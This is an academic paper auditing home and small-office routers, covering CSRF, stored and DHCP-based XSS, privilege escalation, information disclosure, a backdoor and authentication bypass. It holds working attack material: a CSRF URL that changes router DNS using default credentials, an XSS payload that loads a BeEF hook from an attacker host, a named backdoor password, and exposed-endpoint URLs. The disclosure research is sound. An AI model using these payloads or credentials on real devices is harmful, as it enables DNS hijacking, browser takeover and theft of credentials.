Magdeburger Journal zur Sicherheitsforschung

Gegründet 2011 | ISSN: 2192-4260
Herausgegeben von Stefan Schumacher
Erschienen im Magdeburger Institut für Sicherheitsforschung
http://www.sicherheitsforschung-magdeburg.de/publikationen/journal.html

Revisiting SOHO Router Attacks

Álvaro Folgado Rueda and José Antonio Rodríguez García and Iván Sanz de Castro

Domestic routers have lately been targeted by cybercrime due to the huge amount of well-known vulnerabilities which compromise their security. The purpose of this paper is to appraise SOHO router security by auditing a sample of these devices and to research innovative attack vectors. More than 60 previously undisclosed security vulnerabilities have been discovered throughout 22 popular home routers, meaning that manufacturers and Internet Service Providers have still much work to do on securing these devices. A wide variety of attacks could be carried out by exploiting the different types of vulnerabilities discovered during this research.

Keywords: SOHO routers, Vulnerability Issues, Exploiting and Cybersecurity

Citation: Folgado Rueda, Á., Rodríguez García, J. A., & Sanz de Castro, I. (2017). Revisiting SOHO Router Attacks. *Magdeburger Journal zur Sicherheitsforschung*, *14*, 797–814. Retrieved August 10, 2017, from http://www.sicherheitsforschung-magdeburg.de/uploads/journal/MJS_054_Rueda_SOHORouter.pdf

1 Introduction

Small Office Home Office routers are a key element in modern communications. Every host connected to a domestic network, exchanges information messages with other network devices through a SOHO router. This allows for an efficient interconnection between devices across the world.

Given the fact that SOHO routers are used in every home and small business, any security flaw affecting one of these devices may have a huge impact in terms of service availability and users' privacy. Moreover, the continuous increase in the number of devices connected to the Internet brings cybersecurity to a whole new level where new challenges and threats arise.

During the last couple of years, several security researchers have highlighted the security problems that affect these devices [1] [2]. The main goals of this research are:

1. Evaluate the current security level of routers by searching for vulnerability issues that may affect end users in the future.
2. Explore innovative attack vectors.
3. Develop tools that exploit the discovered flaws.
4. Build an audit methodology that eases the process for future researchers.

Manufacturers and Internet Service Providers will design further secured devices by using the results obtained so far.

2 Router basics

All of the analyzed routers offer numerous configuration interfaces aimed at end users.

1. Web Interface: A user-friendly web page providing an easy and intuitive way to carry out configuration changes, as shown in figure 1. An authentication process is required to gain access to the web configuration interface.
2. Command Line Interface: Provides another way to configure the router by using an integrated restricted terminal interface, as shown in figure 2. Usually, neither using traditional shell commands nor accessing the filesystem, are available options. It can be accessed via telnet and, in some cases, SSH. An authentication process is required as well.

In addition to the aforementioned configuration interfaces, routers may provide more services, such as FTP and SMB servers, or support multiple protocols, including Universal Plug and Play.

Many of these services, e.g. FTP and telnet, are considered insecure and should be replaced for their superior and safer alternatives: SFTP and SSH, respectively. It is worth taking into account that most of the evaluated routers have UPnP protocol enabled by default, which allows unauthenticated attackers to change critical configuration settings.

Furthermore, most of the services provided by these devices are actually not useful for users and largely increase attack surfaces. The number of open ports, even for remote WAN connections, is unacceptable in certain cases.

Another common security deficiency is the usage of default public credentials to access configuration interfaces. None of the evaluated routers uses randomly generated strings as default credentials, thus making any attack much easier to carry out given the fact that the vast majority of users do not change the router's administrative password. Figure 3 shows the distribution of default credentials on analyzed devices.

3 Security flaws

Depending on the type of vulnerability being exploited, router attacks can be carried out from different locations:

1. Within victim's Local Area Network. In this case, the attacker is connected to the victim's local network using an Ethernet cable.
2. Wirelessly connected to victim's Local Area Network. Common attack scenario in free Wi-Fi Hotspots spread out along restaurants and coffee shops.
3. Remotely. The attacker is outside of the victim's local network. Anyone who connects to the Internet using a vulnerable router is prone to get attacked. Remote attacks could be used to either infect multiple computers (botnet) or to accomplish targeted attacks.

An attacker may exploit a remote vulnerability, such as opening router key ports to WAN, in order to be able to exploit local-only security flaws.

Discovered security vulnerabilities are detailed next.

3.1 Cross Site Request Forgery (CSRF)

It is possible for an attacker to change any router configuration setting by sending a specific malicious link to the victim. The attack is always carried out remotely and aims to change the legitimate DNS server to a rogue one. This allows an attacker to compromise victim's privacy, redirect browser requests to malicious websites, and ultimately build a botnet, among other things.

In order to achieve a successful attack, the victim needs to be already logged into the web configuration interface. However, login credentials can be embedded in the aforementioned malicious URL, making this attack scenario feasible if the administrator password has never been changed (extremely often). As can be seen in figure 4, some browsers will display a popup message warning about the login attempt; but the most used web browser [3] [4], Google Chrome, shows no warning at all, causing the attack to be completely imperceptible to the victim's eyes.



Figure 1: Web configuration interface



Figure 2: Command Line Interface



Figure 3: Default credentials



Figure 4: Firefox/Iceweasel warning message

For instance, the following URL changes DNS servers on Observa Telecom AW4062 routers by taking advantage of public default credentials[1].

By using URL shortening services, such as BitLy and OwLy, links can be reduced and obfuscated. As shown in figure 5, the shortened link goes easily unnoticed.

Likewise, a website containing the malicious parameters will also accomplish the job. An example of malicious website can be seen in figure 6.

The impact of the attack may be increased by sharing the link on social networking sites and making use of social engineering tricks that encourage users to open the malicious URL.

3.2 Persistent Cross Site Scripting (XSS)

It allows an attacker to inject malicious script code within the web configuration interface. Session hijacking and browser infection are the main goals. The attack may be performed either remotely, by sending a malicious link to the victim (analogous to CSRF attacks, as seen in figure 7); or locally, if credentials have never been changed (figure 8).

In each of the discovered XSS attacks, the script code remains stored within the web configuration interface. Depending on the router model, script execution may happen either immediately after the injection or when accessing a certain part of the web such as the home page.

Some of the input fields where the code is injected only accept a limited number of characters. To avoid this restriction, Browser Exploitation Framework (BeEF) hooks [5] are greatly useful, since they link to a more complex script file hosted by the attacker's computer. The following URL shows an example of XSS exploitation making use of BeEF hooks[2]. The infected browser can be observed in figure 9.

3.3 Unauthenticated Cross Site Scripting

In this particular case, the script code injection is performed locally without requiring any login process. This is achieved by sending a DHCP Request PDU containing the malicious script within the hostname parameter [6]. As shown in figure 10, after sending the PDU with valid parameters (client MAC address, requested IP address and malicious hostname), router replies with DCHP ACK and the malicious script will be injected within the Connected Clients (also known as DHCP Leases) table.

The attack is graphically explained in figure 11.

The malicious DHCP Request PDU can be sent by using one of the following methods:

- Custom scripts that allow the alteration of hostname parameter.
- Packet manipulation tools such as Scapy [7].
- `dhclient -H <hostname>` command [8].
- `/etc/hostname` file modification.

3.4 Privilege Escalation

A local or remote user without administrator rights is able to escalate privileges and become an administrator.

The attacker takes advantage of the existence of non-administrative users (i.e. user:user), which are hidden and thus come with default passwords.

By connecting as this unprivileged user to the router FTP server, the attacker is able to download both `/etc/passwd` and `config.xml` files, as seen in figure 12. The last one stores each of the router configuration parameters in plain text, including the credentials from all users. Part of the file is shown in figure 13.

By doing so, any user is able to gain administrator privileges.

3.5 Information Disclosure

Without requiring any login process, an external attacker is able to obtain critical information, such as the Wi-Fi password and WLAN parameters, the Internet configuration settings, and a list of connected clients, among others.

The security breach is caused by improper file permissions and unexpected debugging messages. In some cases, an incorrect configuration of supported APIs (e.g. JSON), causes the router to periodically announce unprotected files containing critical information, as shown in figure 14.

Exploitation is as simple as accessing to the exposed file (figure 15) or web page (figure 16).

3.6 Backdoor

The existence of hidden administrator accounts, which go completely invisible to end users, allows any attacker to easily change router configuration settings either through the web interface or telnet.

Figure 17 shows a backdoor administrator user, named »admin«, whose password is »7449airocon«. This user does only appear in the backup configuration XML file and cannot be deleted.

3.7 Bypass Authentication

An unauthenticated attacker is able to carry out router configuration changes by taking advantage of improper file permissions or service misconfiguration.

1 http://1234:1234@192.168.1.1/goform/formDNS?dnsMode=dnsManual&dns1=37.252.96.88&dns2=&dns3=

2 `http://1234:1234@192.168.1.1/goform?param=<script src="http://NoIPDomain:3000/hook.js"></script>`



Figure 5: Shortened malicious link

Figure 6: Malicious website

Figure 7: Remote script injection



Figure 8: Local script injection



Figure 9: List of infected browsers in BeEF



Figure 10: DCHP ACK response to malicious DHCP REQ



Figure 11: Unauthenticated XSS attack

```
C:\>ftp 79.156.208.75
Conectado a 79.156.208.75.
220 (none) FTP server (GNU inetutils 1.4.1) ready.
Usuario (79.156.208.75:(none)): user
331 Password required for user.
Contraseña:
230 User user logged in.
ftp> get config.xml
200 PORT command sucessful.
150 Opening ASCII mode data connection for 'config.xml' (21142 bytes).
226 Transfer complete.
```

Figure 12: Downloading files from FTP server

```
<Value Value="1234" Name="SUSER_NAME"/>
<Value Value="R0uterSecur1tyIzStr0ng" Name="SUSER_PASSWORD"/>
```

Figure 13: Administrator credentials in plain text

```
HTTP    642 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnInternetJSON.txt&var:page=returnInternetJSON.txt&_=1434644610118 
HTTP    630 GET /cgi-bin/webproc?getpage=html/gui/APIS/return3GJSON.txt&var:page=return3GJSON.txt&_=1434644610116 HTTP/1.1
TCP      60 80→1198 [ACK] Seq=1 Ack=589 Win=7016 Len=0
TCP      60 80→1196 [ACK] Seq=1 Ack=577 Win=6992 Len=0
HTTP    640 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnDevicesJSON.txt&var:page=returnDevicesJSON.txt&_=1434644610117 HT
TCP      60 80→1197 [ACK] Seq=1 Ack=587 Win=7012 Len=0
HTTP    634 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnWifiJSON.txt&var:page=returnWifiJSON.txt&_=1434644610118 HTTP/1.1
```

Figure 14: Unprotected files being announced

http://192.168.1.1/cgi-bin/webproc?getpage=html/gui/APIS/returnWifiJSON.txt&var:p


```
{ "RETURN":{ "success": true }, "WIFI": { "status":"1", "ssidName":"Amelia", "ssidVisibility":"1",
"channelMode":"MANUAL", "channel":"4", "SECURITY":{ "cipherAlgorithm": "WPA" , "algVersion": "WPA1" ,
"passwordWEP":"12345", "passwordWPA":"GUSS1986", "passwordWPA2":"GUSS1986", "passwordAUTO":"GUSS1986" } },
"DHCP": { "status":"1", "poolStart":"192.168.1.33", "poolEnd":"192.168.1.254" }, "LAN": { "ip": "192.168.1.1"
, "mask": "255.255.255.0",
"ipLeafPath":"InternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceIPAddress"
}, "DNS": { "dns":"80.58.61.250,80.58.61.254" }, "IPV6": { "ipv6": "fe80::e6c1:46ff:fee6:3818", "globalipv6":
"", "prefixLen": "64", "interface": "", "mode": "1", "minID": "33", "maxID": "254" }, "PREFIX": [ { "prefix":
"/", "name": "PVC:8/36" } , { "prefix": "", "name": "PVC:8/32" } , { "prefix": "", "name": "pppo3g" } ] }
```


Figure 15: Exposed JSON file



Figure 16: Exposed web file

